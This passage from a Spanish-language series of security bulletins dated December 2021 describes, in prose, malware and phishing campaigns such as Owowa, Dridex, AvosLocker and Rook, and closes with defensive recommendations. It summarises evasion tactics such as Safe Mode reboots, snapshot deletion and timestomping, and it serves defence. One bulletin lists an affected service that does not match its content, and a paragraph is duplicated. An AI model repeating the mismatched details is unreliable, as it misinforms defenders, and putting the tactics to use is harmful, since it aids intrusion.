Una vez instalado, DarkWatchman puede ejecutar binarios arbitrarios, cargar archivos DLL, ejecutar código JavaScript y comandos de PowerShell, cargar archivos a un servidor remoto, actualizarse e incluso desinstalar el RAT y el registrador de teclas del dispositivo comprometida. La rutina de JavaScript también es responsable de establecer la persistencia mediante la creación de una tarea programada que ejecuta el malware en cada inicio de sesión de usuario.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-649
Asunto	NUEVO MÓDULO OWOWA ES UTILIZADO PARA ROBAR CREDENCIALES
Emisión	21/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Aplicación Web OWA

Descripción

Owowa es un ensamblado .NET v4.0 desarrollado en C # que está diseñado para cargarse como un módulo dentro de un servidor web IIS que también expone Outlook Web Access (OWA) de Exchange. Cuando se carga de esta manera, robará las credenciales que ingrese cualquier usuario en la página de inicio de sesión de OWA y permitirá que un ciberdelincuente remoto ejecute comandos en el servidor subyacente.

Owowa se ejecuta mediante un script de PowerShell. Luego el módulo se registra en la caché de ensamblados global y, para que el servidor IIS que ejecuta la aplicación OWA pueda ejecutarlo. Owowa está diseñado específicamente para inspeccionar solicitudes y respuestas HTTP conectando el evento PreSendRequestContent. Este evento supuestamente se genera cuando una aplicación web IIS está a punto de enviar contenidos a un destinatario.

Owowa se dirige específicamente a las aplicaciones OWA de los servidores de Exchange porque su código ignora intencionalmente las solicitudes de la supervisión específica de OWA de los nombres de cuentas que comienzan con la cadena HealthMailbox.

El módulo malicioso está diseñado para registrar las credenciales de los usuarios que se autenticaron con éxito en la página web de autenticación OWA. La autenticación exitosa se verifica cuando la aplicación OWA esté enviando un token de autenticación al usuario. Si ese es el caso, el nombre de usuario, la contraseña, la dirección IP del usuario y la marca de tiempo actual se almacenan en un archivo ubicado en la ruta C:\Windows\Temp\af397ef28e484961ba48646a5d38cf54.db.ses. Los datos se cifran mediante el algoritmo RSA, con una clave pública codificada. Un ciberdelincuente puede interactuar con Owowa ingresando comandos específicamente diseñados dentro de los campos de nombre de usuario y contraseña en la página de autenticación OWA de un servidor comprometido.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-650
Asunto	NUEVA APLICACIÓN EN GOOGLE PLAY PROPAGA EL MALWARE JOKER
Emisión	21/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Android

Descripción

Recientemente se observó que una aplicación conocida como “Color Message” aparenta ser una aplicación que permitía a los usuarios personalizar sus mensajes SMS predeterminados y fue descargada por por más de medio millón de usuarios de Android, es utilizada por ciberdelincuentes para entregar el malware Joker después de descargarla de la tienda Google Play.

Una vez instalado, el malware hace tres cosas, primero simula clics para generar ingresos a partir de anuncios maliciosos, suscribe a los usuarios a servicios premium de pago no deseados para robar dinero y cometer fraude en la facturación, y accede a las listas de contactos de los usuarios y envía la información a los ciberdelincuentes. Adicionalmente investigadores de seguridad sugieren que existe evidencia de que la información robada se envía a servidores alojados en Rusia.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) compartidos en el boletín asociado, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-653
Asunto	NUEVA INFORMACIÓN DEL GRUPO DE CIBERDELINCUENTES EARTH CENTAUR
Emisión	22/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

Recientemente se observó nueva información sobre las campañas realizadas por el grupo de ciberdelincuentes Earth Centaur, el cual al obtener acceso a los hosts vulnerables mediante el uso de exploits y webshells de ProxyLogon, usan bitsadmin para descargar el loader de la siguiente etapa (los loaders se detectan como Nerapack), así como su archivo payload (.bin).

Luego este grupo de ciberdelincuentes utilizan dos algoritmos de descifrado diferentes (DES o AES) utilizados en Nerapack para descifrar el payload. Además, en su versión más reciente, utiliza una técnica llamada "Timestomping". Timestomping modifica la marca de tiempo del archivo payload (.bin) para dificultar el análisis de seguridad. Se han observado casos, en el cual el payload descifrado es la RAT Quasar. Una vez implementado el payload, los ciberdelincuentes pueden continuar con más acciones maliciosas a través de RAT Quasar.

Durante un análisis más detallado, se observó que el grupo de ciberdelincuentes desarrolló múltiples backdoors capaces de comunicarse a través de protocolos de red comunes. Creemos que esto indica que tiene la capacidad de eludir los sistemas de seguridad mediante el uso de estos protocolos comunes para transferir datos. Finalmente cuando se ejecuta el backdoor, descifrará la configuración C&C incorporada a través del algoritmo AES para establecer conexión.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-654
Asunto	NUEVA ACTIVIDAD DEL RANSOMWARE TELLYOUTHEPASS
Emisión	22/12/2021
CVE	CVE-2021-44228
Categoría	Ransomware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows y Linux.

• Log4j version 2.15 y anteriores.

Descripción

Recientemente se realizo el monitoreo del ransomware Tellyouthepass donde se ha capturado una gran cantidad de registros de interceptación. El grupo utilizó principalmente la diferencia de tiempo entre la divulgación y reparación de vulnerabilidades para realizar ataques de escaneo por lotes. Dado que la vulnerabilidad tiene un POC completo, tiene las características de integración rápida, amplia cobertura y dificultad para percibir durante el ataque. En comparación con los ataques de ransomware convencionales, este tipo de ataque se ve más afectado por servidores vulnerables, que no tienen la función de intranet horizontal automática, pero los datos cifrados no se pueden descifrar directamente y también se enfrentan a grandes rescates.

Por medio del monitoreo de honeypots y registros de protección en la nube se detecto miles de ataques a sistemas OA y un proyecto de código abierto utilizando vulnerabilidades log4j2. A través de los registros de interceptación, se encontró que apareció una gran cantidad de registros interceptados de Tellyouthepass ransomware al mismo tiempo.

El grupo usó CVE-2021-44228 para llevar a cabo un ataque por lotes. Después de ejecutar el comando, descargan el archivo del ransomware en C: \ debug.exe y lo ejecutan. Una vez ejecutado el virus, se comunicará con la IP establecida en el código. El comportamiento del ransomware en sistemas Linux es similar.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) compartidos en el boletín, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-655
Asunto	NUEVA CAMPAÑA DE PHISHING DEL MALWARE DRIDEX
Emisión	22/12/2021
CVE	No
Categoría	Phishing
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

Dridex es un malware bancario que se propaga a través de correos electrónicos maliciosos que se desarrolló inicialmente para robar credenciales bancarias en línea. El malware usa diferentes módulos que brindan un comportamiento malicioso adicional, como instalar otras payloads de malware, brindar acceso remoto a los ciberdelincuentes o propagarse a otros dispositivos en la red. Este malware fue creado por un grupo conocido como Evil Corp, que está detrás de varias operaciones de ransomware, como BitPaymer, DoppelPaymer, variantes de WastedLocker y Grief.
Dridex ha estado realizando numerosas campañas de correo electrónico malicioso durante las últimas semanas en las que engaña a los investigadores con direcciones de correo electrónico y nombres de archivos compuestos por palabras racistas y antisemitas. Para esta campaña los correos electrónicos usan el tema "Employee Termination" y le dicen al destinatario que su empleo termina el 24 de diciembre de 2021 y que "this decision is not reversible".

Los correos electrónicos incluyen una hoja de cálculo de Excel protegida con contraseña adjunta llamada 'TermLetter[.]xls' que supuestamente contiene información sobre por qué están siendo despedidos y la contraseña requerida para abrir el documento. Cuando el destinatario abre la hoja de cálculo de Excel e ingresa la contraseña, se mostrará un "Personnel Action Form" borroso, que indica que debe Habilitar contenido para verlo correctamente. Cuando se habilita el contenido, se mostrará una ventana emergente que con una alerta que dice: "Merry X-Mas Dear Employees!" y sin que la víctima lo sepa, se han ejecutado macros maliciosas que crean y ejecutan un archivo HTA malicioso guardado en la carpeta C:\ProgramData. El archivo HTA de nombre aleatorio pretende ser un archivo RTF, pero contiene VBScript malicioso que descarga Dridex de Discord para infectar el dispositivo. Una vez que se ejecute Dridex, comenzará a instalar un malware adicional, robar credenciales y a realizar otros comportamientos maliciosos.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) compartidos en el boletín, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-657
Asunto	NUEVO RANSOMWARE AVOSLOCKER REINICIA SISTEMAS EN EL MODO SEGURO DE WINDOWS
Emisión	27/12/2021
CVE	No
Categoría	Ransomware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

El ransomware como servicio AvosLocker surgió recientemente en el panorama de amenazas y sus ataques aumentaron entre noviembre y diciembre. La ejecución de los sistemas en modo seguro permitirá que el malware cifre los archivos de las víctimas sin ninguna interferencia porque los productos de seguridad para terminales no se ejecutan en modo seguro. Los investigadores de Sophos informaron que los operadores de AvasLocker también modifican la configuración de arranque del Modo seguro para instalar y usar la herramienta comercial de administración de TI AnyDesk mientras las computadoras con Windows todavía se ejecutan en Modo seguro.

Los ciberdelincuentes de AvosLocker no solo estaban reiniciando los equipos en modo seguro para las etapas finales del ataque. También modificaron la configuración de arranque del Modo seguro para poder instalar y usar la herramienta comercial de administración de TI AnyDesk mientras las computadoras con Windows aún se ejecutaban en Modo seguro.

Luego configuraron el equipo para que inicie sesión automáticamente cuando se reinicie en modo seguro. Los ciberdelincuentes también desactivan ciertas claves de registro utilizadas por algunas redes para mostrar un "aviso legal" al iniciar sesión. La desactivación de estas funciones reduce la posibilidad de que el inicio de sesión automático falle porque un cuadro de diálogo que espera a que un humano haga clic en él, retrasando el proceso.

El penúltimo paso en el proceso de infección es la creación de una clave" RunOnce "en el Registro que ejecuta la payloads del ransomware, sin archivos, desde donde los ciberdelincuentes la han colocado en el controlador de dominio. Este es un comportamiento similar a lo que hemos visto que IcedID y otros ransomware hacen como un método para ejecutar payloads de malware sin permitir que los archivos toquen el sistema de archivos de la computadora infectada.

Actualización o Mitigación

• Bloquear los indicadores de compromisos (IOC) compartidos en el boletín, en los dispositivos de seguridad de su infraestructura.

Boletín	2021-659
Asunto	PROPAGACIÓN DE TROYANO BANCARIO DE ANDROID EN PAGINA FALSA DE GOOGLE PLAY STORE
Emisión	27/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Android

Descripción

Los ciberdelincuentes han creado una página que se parece mucho a la tienda de aplicaciones oficial de Google Play de Android para engañar a los visitantes haciéndoles pensar que están instalando la aplicación desde un servicio confiable. El malware pretende ser la aplicación bancaria oficial de Itaú Unibanco y presenta el mismo icono que la aplicación legítima.

Si el usuario hace clic en el botón "Instalar", se le ofrece descargar el APK, que es la primera señal de la estafa. Las aplicaciones de Google Play Store se instalan a través de la interfaz de la tienda, sin pedir nunca al usuario que descargue e instale programas manualmente. Los investigadores de Cyble analizaron el malware y descubrieron que, al ejecutarse, intenta abrir la aplicación Itaú real desde la Play Store real. Si tiene éxito, utiliza la aplicación real para realizar transacciones fraudulentas cambiando los campos de entrada del usuario.

La aplicación no solicita ningún permiso peligroso durante la instalación, evitando así levantar sospechas o arriesgarse a ser detectado por las herramientas antivirus. En cambio, tiene como objetivo aprovechar el Servicio de accesibilidad, que es todo lo que necesita el malware móvil para evitar toda la seguridad en los sistemas Android.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-660
Asunto	NUEVA CAMPAÑA DE MALWARE BLISTER
Emisión	27/12/2021
CVE	No
Categoría	Malware
Severidad	Alta

Servicios Afectados

• Sistemas operativos Windows

Descripción

La campaña de malware en curso se ha estado ejecutando al menos desde septiembre. Según Elastic Security, las muestras de malware identificadas tienen una detección muy baja o nula en VirusTotal. El ciberdelincuente ha utilizado un certificado de firma de código válido donde fue emitido por Sectigo para una corporación llamada Blist LLC con una dirección de correo electrónico de Mail.Ru, el proveedor de correo electrónico ruso.

Los ciberdelincuentes han empleado numerosas técnicas para ocultar sus ataques o pasar desapercibidos, una de esas tácticas fue insertar el malware Blister en una biblioteca genuina (colorui[.]Dll). Luego el malware se ejecuta con privilegios elevados mediante el comando rundll32, los archivos se firman con un certificado válido y se entregan con privilegios de administrador para evitar la detección. Además, el malware se descodifica a partir del código de arranque de la sección de recursos, que está muy ofuscado. Durante diez minutos, el código permanece estático, lo que es un intento de evitar el análisis de espacio aislado. Después de realizar los pasos mencionados anteriormente, descifra las payloads integradas como Cobalt Strike y BitRAT.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-661
Asunto	NUEVO RANSOMWARE ROOK
Emisión	28/12/2021
CVE	No
Categoría	Ransomware
Severidad	Alta

Servicios Afectados

• Sistemas Operativos Windows

Descripción

El ransomware Rook propaga su payload a través de Cobalt Strike, correos electrónicos de phishing y a través de descargas de torrents sospechosas, el cual se utilizan como vector de infección inicial.

Los payloads están empaquetadas con UPX u otros crypters para evadir la detección. Cuando se ejecuta, el ransomware intenta terminar los procesos relacionados con las herramientas de seguridad o cualquier cosa que pueda interrumpir el cifrado.

El ransomware Rook también usa el proceso vssadmin.exe para eliminar snapshot, una táctica estándar utilizada por las operaciones de ransomware para evitar se utilicen copias de seguridad para recuperar archivos. Por el momento no se han observado mecanismos de persistencia, por lo que Rook cifrará los archivos, y agregará la extensión " .Rook " y luego se borrará del sistema comprometido.

Adicionalmente se han observado similitudes con el ransomware Babuk, un RaaS desaparecido al que se filtró su código fuente completo en un foro de habla rusa en septiembre de 2021. Entre estas similitudes, Rook usa las mismas llamadas a la API para recuperar el nombre y el estado de cada servicio en ejecución y las mismas funciones para terminarlos. Además, la lista de procesos y servicios de Windows que están detenidos es la misma para ambos ransomware. Otras similitudes incluyen cómo el cifrador elimina snapshots, usa la API del Administrador de reinicio de Windows y enumera las unidades locales. Debido a estas similitudes de código, aparentemente Rook se basa en el código fuente filtrado de la operación del Ransomware Babuk.

Actualización o Mitigación

• Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.

Boletín	2021-662
Asunto	NUEVA CAMPAÑA DE PHISHING DIRIGIDO A CÓDIGOS 2FA DE COINSPOT
Emisión	28/12/2021
CVE	No
Categoría	Phishing
Severidad	Media

Servicios Afectados

• Sistemas Operativos Windows.

Descripción

Los ciberdelincuentes envían correos electrónicos desde una dirección de Yahoo, replicando correos electrónicos reales de CoinSpot que solicitan a los destinatarios que confirmen o cancelen una transacción de retiro. Estos mensajes de phishing también incluyen detalles como el monto de la transacción y una dirección de billetera de Bitcoin para agregar legitimidad al ataque. Al hacer clic en cualquiera de los botones incrustados en el correo electrónico, la víctima accede a una página de inicio de phishing que clona la página de inicio de sesión de CoinSpot y utiliza un nombre de dominio lo suficientemente cercano al falsificado como para no atraer la atención del objetivo.

El estilo parece auténtico, e incluso se incluye una dirección de Bitcoin para aumentar la legitimidad. Se solicita al usuario que confirme o cancele el retiro, pero ambos enlaces tienen el mismo hipervínculo SendGrid. El estilo parece auténtico, e incluso se incluye una dirección de Bitcoin para aumentar la legitimidad. Se solicita al usuario que confirme o cancele el retiro, pero ambos enlaces tienen el mismo hipervínculo SendGrid.

En la página de destino, se solicita a las víctimas que ingresen las credenciales de su cuenta en el sitio de phishing, supuestamente para verificar o rechazar la transacción. Si lo hacen, reciben una página de autenticación de dos factores, que es la última medida de protección contra los intentos de apropiación de cuentas. Después de ingresar su código 2FA, las víctimas son redirigidas al sitio web oficial de CoinSpot en un intento final de reducir las posibilidades de levantar sospechas. Los ciberdelincuentes pueden usar las credenciales de la cuenta y los códigos 2FA robados para apoderarse de la cuenta de la víctima. Este es un acto urgente, lo que indica la participación activa de los estafadores durante todo el proceso.

Actualización o Mitigación

• Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.

Boletín	2021-663
Asunto	NUEVA CAMPAÑA DE PHISHING DE DRIDEX UTILIZA VARIANTE DE COVID-19 OMICRON COMO SEÑUELO
Emisión	28/12/2021
CVE	No
Categoría	Phishing
Severidad	Alta

Servicios Afectados

• Software Zoho ManageEngine ServiceDesk Plus versiones anteriores a V11306

Descripción

Dridex es un malware bancario que se distribuye a través de correos electrónicos de phishing que contienen archivos adjuntos maliciosos de Word o Excel. Cuando se abren estos archivos adjuntos y se habilitan las macros, el malware se descargará e instalará en el dispositivo de la víctima. Una vez instalado, Dridex intentará robar credenciales bancarias en línea, propagarse a otros dispositivos y potencialmente proporcionar acceso remoto a la red para ataques de ransomware.

Un caso se reflejó donde los ciberdelincuentes de Dridex logró enviar correos electrónicos maliciosos con un asunto de "resultado de prueba de COVID-19" que indica que el destinatario estuvo expuesto a un compañero de trabajo que dio positivo al Omicron. El correo electrónico incluye un archivo adjunto de Excel protegido con contraseña y la contraseña necesaria para abrir el documento. Una vez que se ingresa la contraseña, al destinatario se le muestra un documento COVID-19 borroso y se le solicita 'Habilitar contenido' para verlo. Una vez que se habilitan las macros y el dispositivo se infecta, el ciberdelincuente se burla de sus víctimas mostrando una alerta que contiene el número de teléfono de la Línea de ayuda de asistencia funeraria COVID-19.

Esto es especialmente cierto si la campaña de phishing pretende provenir del departamento de recursos humanos de una empresa y se dirige a empleados de la misma empresa. Dado que las campañas de phishing de Dridex actualmente utilizan archivos adjuntos protegidos con contraseña, las empresas deben capacitar a sus empleados para detectar y evitar este tipo de ataques.

Actualización o Mitigación

• Mantener el conocimiento situacional de las últimas amenazas y zonas vulnerables de la organización.

5. Recomendaciones

- Leer los boletines citados en las amenazas que tengan uno asociado, esto con la finalidad de encontrar más información de la amenaza como: Una mayor descripción, Indicadores de compromiso, recomendaciones personalizada y fuentes por amenaza.
- Considerar deshabilitar PowerShell y Macros de Microsoft, evitando que pueda ser aprovechado por softwares maliciosos.
- Utilizar una política de uso de contraseñas seguras considerando la complejidad, el cambio de credenciales por defecto y la no reutilización de las mismas.
- Mantener un protocolo estricto para realizar copias de seguridad de los activos de información de mayor criticidad.
- Mantener un protocolo de actualizaciones estricto de sistemas operativos, antivirus y todas las aplicaciones que se ejecutan en ellos.
- Bloquear los indicadores de compromisos (IOC) compartidos en el boletín asociado, en los dispositivos de seguridad de su infraestructura.
- Verificar la información de la cuenta que envía el correo, el nombre y la dirección del destinatario para identificar si son sospechosas.
- No abrir correos electrónicos de dudosa procedencia (remitente desconocido), ni dar clic en enlaces, ni descargar archivos adjuntos desconocidos.
- Escanear todo el software descargado de Internet antes de la ejecución.
- De detectar un correo spam, phishing o cualquier actividad anómala reportarlo. inmediatamente a los encargados de seguridad de la información de su institución.

* Antes de realizar el bloqueo de IoC's es importante que previamente en ambiente de desarrollo se valide y confirme a nivel de sus servicios internos y externos, con el propósito de aplicar los cambios de manera controlada.

** Es importante que previamente en ambiente de desarrollo se valide y confirme a nivel de los servicios, con el propósito de aplicar los cambios de manera controlada.